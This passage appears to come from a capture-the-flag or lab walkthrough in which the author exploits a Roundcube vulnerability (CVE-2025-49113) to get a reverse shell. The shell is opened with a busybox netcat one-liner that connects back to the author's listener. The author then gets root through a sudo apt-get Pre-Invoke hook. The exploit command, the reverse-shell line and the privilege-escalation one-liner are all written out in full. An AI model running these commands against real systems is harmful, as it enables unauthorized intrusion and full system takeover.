
From there, it was just a matter of swapping the payload for a reverse shell. I generated a one-liner with revshells.com and started a listener with penelope:
1
2
penelope -p 80
php CVE-2025-49113.php http://10.1.57.35/roundcube/ maria 1qaz2wsx "busybox nc 10.200.94.38 80 -e sh"
A shell came back as www-data, auto-upgraded to a full PTY.
Privilege Escalation

A quick sudo -l check showed the www-data user could run apt-get as root with no password:
1
2
User www-data may run the following commands on kali:
    (ALL) NOPASSWD: /usr/bin/apt-get

GTFOBins has a well-known entry for this exact scenario — apt-get’s update pre-invoke hook can be abused to spawn a root shell:

1
sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
1
2
# whoami
root
Game over — root shell, and the remaining flags were there for the taking.